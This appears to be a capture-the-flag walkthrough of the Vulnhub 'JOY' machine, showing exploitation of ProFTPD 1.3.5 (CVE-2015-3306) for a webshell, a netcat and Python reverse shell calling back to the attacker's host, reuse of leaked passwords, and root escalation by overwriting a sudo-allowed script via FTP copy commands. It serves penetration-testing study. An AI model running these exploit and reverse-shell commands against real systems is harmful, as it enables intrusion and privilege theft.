
(kali㉿kali)-[~] $
```

Exploit

On further researching about the version of the FTP service (ProFTPD:1.3.5), I found a vulnerability and an exploit of the vulnerability on the below listed github repository.

<https://github.com/t0kx/exploit-CVE-2015-3306>

The vulnerability listed that any unauthenticated client can copy files from any part of filesystem to a chosen destination by exploiting the SITE CPFR/CPTO Commands.



A screenshot of a terminal window titled "Screenshot_2022-06-0...". The terminal shows the following session:

```
(kali㉿kali)-[~/JOY]
$ cd exploit-CVE-2015-3306
(kali㉿kali)-[~/JOY/exploit-CVE-2015-3306]
$ ls
Dockerfile exploit.py LICENSE main.sh README.md
(kali㉿kali)-[~/JOY/exploit-CVE-2015-3306]
$ python exploit.py
usage: exploit.py [-h] --host HOST --port PORT --path PATH
exploit.py: error: argument --host is required
(kali㉿kali)-[~/JOY/exploit-CVE-2015-3306]
$ python exploit.py --host 192.168.127.130 --port 21 --path "/var/www/tryingharderisjoy"
[+] CVE-2015-3306 exploit by t0kx
[+] Exploiting 192.168.127.130:21
[+] Target exploited, accessing shell at http://192.168.127.130/backdoor.php
[+] Running whoami: www-data
[+] Done
(kali㉿kali)-[~/JOY/exploit-CVE-2015-3306]
$ nc -lvpn 4242 ...
listening on [any] 4242 ...
connect to [192.168.127.128] from (UNKNOWN) [192.168.127.130] 37420
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),123(ossec)
$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@JOY:/var/www/tryingharderisjoy$ ls
backdoor.php ossec www-data@JOY: /var/www/tryingharderisjoy$ cd ossec
cd ossec
www-data@JOY:/var/www/tryingharderisjoy/ossec$ ls
ls
CONTRIB README.search img lib setup.sh
LICENSE css index.php ossec_conf.php site
README htaccess_def.txt js patricksecretsofjoy tmp
```

The exploit resulted in RCE at <http://192.168.127.130/backdoor.php>.

Again after researching for some of the resources and writeups online, I found a script which can generate Reverse Shell through RCE. The site and script are listed below :

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/-Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md>

```
python -c 'import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.127.4242"));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
```

I successfully obtained the command shell of the remote machine, now it was time for post enumeration to step towards privilege escalation. Thus, I imported python one-liner to access proper tty shell and start with directory traversing. Here, I found a file named “patricksecretsofjoy”, which listed the credentials for JOY.

```

www-data@JOY:/var/www/tryingharderisjoy/ossec$ cat patricksecretsofjoy
cat patricksecretsofjoy
credentials for JOY:
patrick:apollo098765
root:howtheheckdoiknowwhattherootpasswordis

how would these hack3rs ever find such a page?
www-data@JOY:/var/www/tryingharderisjoy/ossec$ su patrick
su patrick
Password: apollo098765

patrick@JOY:/var/www/tryingharderisjoy/ossec$ ls
ls
CONTRIB img lib patricksecretsofjoy setup.sh
css index.php LICENSE README site
htaccess_def.txt js ossec conf.php README.search tmp
patrick@JOY:/var/www/tryingharderisjoy/ossec$ sudo -l
sudo -l
Matching Defaults entries for patrick on JOY:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User patrick may run the following commands on JOY:
(ALL) NOPASSWD: /home/patrick/script/test
patrick@JOY:/var/www/tryingharderisjoy/ossec$ sudo /home/patrick/script/test
sudo /home/patrick/script/test
I am practising how to do simple bash scripting!
What file would you like to change permissions within this directory?
test
test
What permissions would you like to set the file to?
777
777
Currently changing file permissions, please wait.
Tidying up...
Done!
patrick@JOY:/var/www/tryingharderisjoy/ossec$ ls -l
ls -l
total 96
-rwxr-xr-x 1 www-data www-data 317 Jul 19 2016 CONTRIB
drwxr-xr-x 3 www-data www-data 4096 Jul 19 2016 css
-rw-r--r-- 1 www-data www-data 218 Jul 19 2016 htaccess_def.txt
drwxr-xr-x 2 www-data www-data 4096 Jul 19 2016 img
-rwxr-xr-x 1 www-data www-data 5177 Jul 19 2016 index.php

```

Privilege Escalation

After switching as Patrick, I listed the sudo rights for Patrick. Here I found that Patrick can run /home/patrick/script/test as sudo user. When I ran the test script, it gave nothing useful as it was a demo to test.

Working bash script thus the file “test” was useless but it is owned by root user which was doubtful.

So I decided to replace /test script with other malicious script but there was no writable permission on /script directory.

So, again I decided to use FTP anonymous login for replacing genuine /test file with bogus /test file which will be a backdoor to provide higher privilege shell.

Therefore, I created a malicious file to get bash shell with the help of command given and named as “test” then tried to upload it inside /upload directory since it was a writable folder.


```
echo "awk 'BEGIN {system(\"/bin/bash\")}'" > test
```

Once again with the help of telnet I connected to ftp service running on the host machine and executed the following command to inject malicious script “test” inside /home/Patrick/-script.

```
telnet 192.168.127.130 21
site cpfr /home/ftp/upload/test
site cpto /home/patrick/script/test
```

Now I have injected the malicious file inside /script and user Patrick has sudo right to

execute the /script/test as superuser.



The screenshot shows a Kali Linux desktop environment with several open windows. In the foreground, a terminal window titled 'terminal' is active, displaying the following exploit code and its execution:

```
-rw-r--r-- 1 www-data www-data 2106 Jul 19 2016 README
-rw-r--r-- 1 www-data www-data 933 Jul 19 2016 README.search
-rwxr-xr-x 1 www-data www-data 2471 Jul 19 2016 setup.sh
drwxr-xr-x 2 www-data www-data 4096 Dec 28 2018 site
drwxrwxrwx 2 www-data www-data 4096 Dec 28 2018 tmp
patrick@JOY:~/var/www/tryingharderisjoy/ossec$ sudo /home/patrick/script/test
sudo /home/patrick/script/test
root@JOY:~/var/www/tryingharderisjoy/ossec# cd ~
cd ~
root@JOY:~# ls
ls
author-secret.txt dovecot.crt dovecot.key proof.txt rootCA.pem
document-generator.sh dovecot.csr permissions.sh rootCA.key rootCA.srl
root@JOY:# cat proof.txt
cat proof.txt
Never grant sudo permissions on scripts that perform system functions!
root@JOY:# cat author-secret.txt
cat author-secret.txt
Thanks for joining us!

If you have not rooted MERCY, DEVELOPMENT, BRAVERY, TORMENT, please root them too!

This will conclude the series of five boxes on Vulnhub for pentesting practice, and once again, these were built while thinking about OffSec in mind. :-)

For those who have helped made videos on rooting these boxes, I am more than grateful for your support. This means a lot for the box creator and those who have helped test these boxes. A shoutout to the kind folk from Wizard Labs, Zajt, as well as friends in the local security community which I belong to.

If you found the boxes a good learning experience, feel free to share them with your friends.

As of the time of writing, I will be working on (building) some boxes on Wizard-Labs, in a similar flavour to these boxes. If you enjoyed these, consider pinging them and their project. I think their lab is slowly being built into a nice lab with a variety of machines with good learning value.

I was rather glad someone found me on LinkedIn after breaking into these boxes. If you would like to contact the author, you can find some of the author's contact points on his website (https://donavan.sg).

May the r00t be with you.

P.S. Someone asked me, also, about "shesmileslikeabrightsmylie". Yes, indeed, she smiles like a bright smiley. She makes me smile like a bright smiley too? :-)
root@JOY:~#
```

Finally, I have switched as a root user. Here, i found the proof.txt file and author-secret.txt file, which concluded my task for the given machine.